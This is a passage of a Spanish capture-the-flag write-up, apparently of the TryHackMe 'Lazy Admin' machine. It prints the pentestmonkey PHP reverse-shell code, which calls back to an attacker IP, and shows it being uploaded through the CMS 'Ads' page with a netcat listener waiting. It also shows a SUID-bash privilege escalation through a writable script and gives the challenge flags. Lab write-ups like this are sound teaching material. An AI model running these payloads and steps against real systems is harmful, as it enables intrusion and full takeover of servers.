
15. Al revisar nuevamente el respaldo de MySQL, se logró identificar el usuario asociado a la contraseña que se descifró exitosamente. Se determinó que el usuario correspondiente es "manager".

```
78 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
79 14 => 'INSERT INTO `x`-options` VALUES( 1, global_setting, a:17:{s:4:"name";s:25:"Lazy Admin6#039;s Website";s:6:"author";s:10:"Lazy Admin";s:5:"title";s:0:"";s:8:"keywords";s:8:"Keywords";s:11:"description";s:11:"Description";s:5:"admin";s:7:"manager";s:6:"passwd";s:32:"42f749ade7f9e195bf475f37a44cafcbb";s:5:"close";i:1;s:9:"close_tip";s:454:"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now, please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting</p><p>and uncheck the checkbox `Site close` to open your website.</p><p>More help at <a href="http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/">Tip for Basic CMS SweetRice installed</a></p>";s:9:"cache";i:0;s:13:"cache_expired";i:0;s:10:"user_track";i:0;s:11:"url_rewrite";i:0;s:4:"logo";s:0:"";s:5:"theme";s:0:"";s:4:"lang";s:9:"en-us.php";s:11:"admin_email";N;}; 1575023409 );',
80 15 => 'INSERT INTO `x`-options` VALUES( 2, categories, a:17:{s:4:"name";s:25:"Lazy Admin6#039;s Website";s:6:"author";s:10:"Lazy Admin";s:5:"title";s:0:"";s:8:"keywords";s:8:"Keywords";s:11:"description";s:11:"Description";s:5:"admin";s:7:"manager";s:6:"passwd";s:32:"42f749ade7f9e195bf475f37a44cafcbb";s:5:"close";i:1;s:9:"close_tip";s:454:"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now, please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting</p><p>and uncheck the checkbox `Site close` to open your website.</p><p>More help at <a href="http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/">Tip for Basic CMS SweetRice installed</a></p>";s:9:"cache";i:0;s:13:"cache_expired";i:0;s:10:"user_track";i:0;s:11:"url_rewrite";i:0;s:4:"logo";s:0:"";s:5:"theme";s:0:"";s:4:"lang";s:9:"en-us.php";s:11:"admin_email";N;}; 1575023409 );',
```


16. Con la información obtenida, se procedió a introducir el nombre de usuario "manager" y la correspondiente contraseña asociada a este usuario.



17. Después de una autenticación exitosa, se accedió a un panel de control destinado a la administración del servicio web. Este dashboard proporciona una interfaz centralizada para la gestión de diversas funcionalidades y configuraciones relacionadas con el servicio web.




18. Posteriormente, se dirigió la atención al segmento "Ads", dentro del cual se descubrió una página que habilita la carga de código.



19. En el área recién identificada, se procedió a la inserción de un reverse shell. Para esta tarea, se optó por utilizar el script de reverse shell disponible en el repositorio de GitHub bajo la siguiente ubicación:

➤ <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>



20. En la siguiente fase, se llevó a cabo la creación de un archivo en PHP mediante el editor de texto nano. Este archivo actuará como contenedor para el código de la reverse shell obtenido del repositorio de GitHub mencionado previamente.



21. Tras abrir el editor de texto, se procedió a pegar el código correspondiente a la reverse shell obtenida desde GitHub, cambiando la dirección IP a la de nuestro equipo local. Posteriormente, se guardó el archivo utilizando la combinación de teclas Ctrl + O, seguido de la tecla Enter para confirmar. Finalmente, se salió del editor mediante la combinación de teclas Ctrl + X.

```
GNU nano 7.2 reverse_shell.php *
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$IP = "10.6.139.174"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```


22. Antes de proceder con la ejecución de la reverse shell, se llevó a cabo la configuración para escuchar la conexión utilizando Netcat

```
(eddycrack864@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
```


23. Se procedió a examinar el contenido del archivo PHP creado anteriormente utilizando el comando cat. Posteriormente, se copió el contenido del archivo

```
(eddycrack864@kali)-[~]
$ cat reverse_shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
```


24. Seguidamente, se procedió a pegar el contenido de la reverse shell desde el archivo PHP previamente creado en el espacio designado por la página web para agregar código. Se asignó un nombre al código antes de guardarlo en la plataforma.



25. Se procedió a navegar hacia la ruta donde se encuentra el archivo que fue creado previamente, teniendo en cuenta que este archivo se generó en la sección denominada "Ads".



26. Al acceder a la "reverse shell" desde la máquina objetivo, se desencadenará la ejecución del código malicioso, y como resultado, se recibirá la conexión en la máquina local que había sido previamente configurada para escuchar con Netcat.



27. Una vez obtenido acceso a la máquina comprometida, se ejecutó el comando `whoami` para determinar la identidad del usuario actual. Posteriormente, se procedió a listar el contenido del directorio actual mediante el comando `ls`, con el propósito de examinar los archivos y subdirectorios presentes. Al acceder al directorio `/home`, se busca identificar y explorar los perfiles de usuarios disponibles en el sistema.

```
$ whoami
www-data
$ ls -la
total 104
drwxr-xr-x 23 root root 4096 Nov 29 2019 .
drwxr-xr-x 23 root root 4096 Nov 29 2019 ..
drwxr-xr-x 2 root root 4096 Nov 29 2019 bin
drwxr-xr-x 3 root root 4096 Nov 29 2019 boot
drwxrwxr-x 2 root root 4096 Nov 29 2019 cdrom
drwxr-xr-x 17 root root 3720 Dec 21 17:01 dev
drwxr-xr-x 135 root root 12288 Dec 21 17:03 etc
drwxr-xr-x 3 root root 4096 Nov 29 2019 home
lrwxrwxrwx 1 root root 33 Nov 29 2019 initrd.img → boot/initrd.img-4.15.0-70-generic
lrwxrwxrwx 1 root root 33 Nov 29 2019 initrd.img.old → boot/initrd.img-4.15.0-45-generic
drwxr-xr-x 22 root root 4096 Nov 29 2019 lib
drwx----- 2 root root 16384 Nov 29 2019 lost+found
drwxr-xr-x 3 root root 4096 Nov 29 2019 media
drwxr-xr-x 2 root root 4096 Feb 27 2019 mnt
drwxr-xr-x 3 root root 4096 Nov 29 2019 opt
dr-xr-xr-x 129 root root 0 Dec 21 17:00 proc
drwxr-x----- 4 root root 4096 Dec 21 17:03 root
drwxr-xr-x 27 root root 860 Dec 21 17:12 run
drwxr-xr-x 2 root root 12288 Dec 21 17:03/sbin
drwxr-xr-x 2 root root 4096 Nov 29 2019 snap
drwxr-xr-x 2 root root 4096 Feb 27 2019 srv
dr-xr-xr-x 13 root root 0 Dec 21 17:00 sys
drwxrwxrwt 9 root root 4096 Dec 21 17:39 tmp
drwxr-xr-x 12 root root 4096 Nov 29 2019 usr
drwxr-xr-x 15 root root 4096 Nov 29 2019 var
lrwxrwxrwx 1 root root 30 Nov 29 2019 vmlinuz → boot/vmlinuz-4.15.0-70-generic
lrwxrwxrwx 1 root root 30 Nov 29 2019 vmlinuz.old → boot/vmlinuz-4.15.0-45-generic
$
```

28. Dentro del directorio `/home`, se identificó la presencia del directorio correspondiente al usuario "itguy". Se procedió a acceder a dicho directorio y se ejecutó el comando `ls` para listar su contenido.

```
$ cd itguy
$ ls -la
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30 2019 .
drwxr-xr-x 3 root root 4096 Nov 29 2019 ..
-rw----- 1 itguy itguy 1630 Nov 30 2019 .ICEauthority
-rw----- 1 itguy itguy 53 Nov 30 2019 .Xauthority
lrwxrwxrwx 1 root root 9 Nov 29 2019 .bash_history → /dev/null
-rw-r--r-- 1 itguy itguy 220 Nov 29 2019 .bash_logout
-rw-r--r-- 1 itguy itguy 3771 Nov 29 2019 .bashrc
drwx----- 13 itguy itguy 4096 Nov 29 2019 .cache
drwx----- 14 itguy itguy 4096 Nov 29 2019 .config
drwx----- 3 itguy itguy 4096 Nov 29 2019 .dbus
-rw-r--r-- 1 itguy itguy 25 Nov 29 2019 .dmrc
drwx----- 2 itguy itguy 4096 Nov 29 2019 .gconf
drwx----- 3 itguy itguy 4096 Nov 30 2019 .gnupg
drwx----- 3 itguy itguy 4096 Nov 29 2019 .local
drwx----- 5 itguy itguy 4096 Nov 29 2019 .mozilla
-rw----- 1 itguy itguy 149 Nov 29 2019 .mysql_history
drwxrwxr-x 2 itguy itguy 4096 Nov 29 2019 .nano
-rw-r--r-- 1 itguy itguy 655 Nov 29 2019 .profile
-rw-r--r-- 1 itguy itguy 0 Nov 29 2019 .sudo_as_admin_successful
-rw-r----- 1 itguy itguy 5 Nov 30 2019 .vboxclient-clipboard.pid
-rw-r----- 1 itguy itguy 5 Nov 30 2019 .vboxclient-display.pid
-rw-r----- 1 itguy itguy 5 Nov 30 2019 .vboxclient-draganddrop.pid
-rw-r----- 1 itguy itguy 5 Nov 30 2019 .vboxclient-seamless.pid
-rw----- 1 itguy itguy 82 Nov 30 2019 .xsession-errors
-rw----- 1 itguy itguy 82 Nov 29 2019 .xsession-errors.old
```


29. Dentro del contenido del directorio del usuario "itguy", se identificó la presencia de la flag asociada a este usuario. Para visualizar el contenido de la flag, se utilizó el comando cat.

```
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Downloads
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Music
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Pictures
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Public
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Templates
drwxr-xr-x  2 itguy itguy 4096 Nov 29  2019 Videos
-rw-r--r-x  1 root  root   47 Nov 29  2019 backup.pl
-rw-r--r--  1 itguy itguy 8980 Nov 29  2019 examples.desktop
-rw-rw-r--  1 itguy itguy  16 Nov 29  2019 mysql_login.txt
-rw-rw-r--  1 itguy itguy  38 Nov 29  2019 user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$
```

30. A continuación, se procedió a ingresar la flag obtenida en la plataforma de TryHackMe para responder a la pregunta que solicitaba ingresar la flag del usuario.

Flag: **THM{63e5bce9271952aad1113b6f1ac28a07}**

What is the user flag?

THM{63e5bce9271952aad1113b6f1ac28a07}

Correct Answer

31. Se procedió a ejecutar el comando sudo -l para verificar los comandos que pueden ser ejecutados como administradores por el usuario actual. Como resultado, se observó que el usuario tiene la capacidad de ejecutar el comando perl en el contexto del script ubicado en el directorio /home/itguy/backup.pl.

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

32. Se procedió a revisar el contenido del archivo Perl ubicado en /home/itguy/backup.pl. Durante la inspección, se observó que el script tiene la capacidad de copiar archivos

```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ ls -lsa /etc/copy.sh
4 -rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
$
```

33. Se procedió a utilizar el comando echo para instruir al script Perl a copiar el archivo /bin/bash al archivo /tmp/rootbash y asignarle los permisos de ejecución. Esta acción es clave, ya que facilita la creación de un nuevo archivo ejecutable en el directorio temporal /tmp con privilegios de root. La línea de comando > /etc/copy.sh se empleó para escribir el texto especificado en el archivo /etc/copy.sh.

```
$ echo "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash" > /etc/copy.sh
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

34. Después de ejecutar el script Perl con privilegios de administrador, se llevó a cabo la copia del archivo /bin/bash al directorio /tmp. Al listar el contenido de este directorio, se identificó la presencia del archivo rootbash. A continuación, se procedió a abrir y ejecutar dicho archivo para aprovechar los privilegios de root.

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
$ ls /tmp
rootbash
systemd-private-c2978a00bdfb4014a491016c114d1f88-colord.service-Fk8sMw
systemd-private-c2978a00bdfb4014a491016c114d1f88-rtkit-daemon.service-HyRWdv
$ /tmp/rootbash -p
THM{6637f41d0177b6f37cb20d775124699f}
```

35. Se ejecutó el comando whoami para verificar el estado actual de los privilegios, y se confirmó que la terminal responde con "root", indicando con éxito la escalada de privilegios al nivel de root. Sin embargo, al listar el contenido del directorio actual, no se logró encontrar la flag.

```
whoami
root
ls -la
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30 2019 .
drwxr-xr-x  3 root  root  4096 Nov 29 2019 ..
-rw-r--r--  1 itguy itguy 1630 Nov 30 2019 .ICEauthority
-rw-r--r--  1 itguy itguy  53 Nov 30 2019 .Xauthority
lrwxrwxrwx  1 root  root    9 Nov 29 2019 .bash_history -> /dev/null
-rw-r--r--  1 itguy itguy  220 Nov 29 2019 .bash_logout
-rw-r--r--  1 itguy itguy 3771 Nov 29 2019 .bashrc
drwx----- 13 itguy itguy 4096 Nov 29 2019 .cache
drwx----- 14 itguy itguy 4096 Nov 29 2019 .config
drwx-----  3 itguy itguy 4096 Nov 29 2019 .dbus
-rw-r--r--  1 itguy itguy  25 Nov 29 2019 .dmrc
drwx-----  2 itguy itguy 4096 Nov 29 2019 .gconf
drwx-----  3 itguy itguy 4096 Nov 30 2019 .gnupg
drwx-----  3 itguy itguy 4096 Nov 29 2019 .local
drwx-----  5 itguy itguy 4096 Nov 29 2019 .mozilla
-rw-r--r--  1 itguy itguy  149 Nov 29 2019 .mysql_history
drwxrwxr-x  2 itguy itguy 4096 Nov 29 2019 .nano
-rw-r--r--  1 itguy itguy  655 Nov 29 2019 .profile
-rw-r--r--  1 itguy itguy   0 Nov 29 2019 .sudo_as_admin_successful
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-clipboard.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-display.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-draganddrop.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-seamless.pid
-rw-r--r--  1 itguy itguy  82 Nov 30 2019 .xsession-errors
-rw-r--r--  1 itguy itguy  82 Nov 29 2019 .xsession-errors.old
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Desktop
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Documents
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Downloads
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Music
```

36. Se procedió a cambiar al directorio /root y listar nuevamente el contenido. En este caso, se identificó la presencia de la flag del usuario root. Posteriormente, se utilizó el comando cat para visualizar el contenido de la flag.

```
cd /root
ls -la
total 28
drwxr-xr-x  4 root  root  4096 Dec 21 17:03 .
drwxr-xr-x 23 root  root  4096 Nov 29 2019 ..
lrwxrwxrwx  1 root  root    9 Nov 29 2019 .bash_history -> /dev/null
-rw-r--r--  1 root  root 3106 Oct 22 2015 .bashrc
drwx-----  2 root  root  4096 Feb 27 2019 .cache
drwxr-xr-x  2 root  root  4096 Nov 29 2019 .nano
-rw-r--r--  1 root  root  148 Aug 17 2015 .profile
-rw-r--r--  1 root  root   38 Nov 29 2019 root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```


37. A continuación, se procedió a ingresar la flag obtenida en la plataforma de TryHackMe para responder a la pregunta que solicitaba ingresar la flag del usuario root.

Flag: **THM{6637f41d0177b6f37cb20d775124699f}**

What is the root flag?

Correct Answer

38. Al completar exitosamente la resolución de la máquina, la plataforma presenta un mensaje de felicitaciones, indicando así la finalización exitosa del desafío.

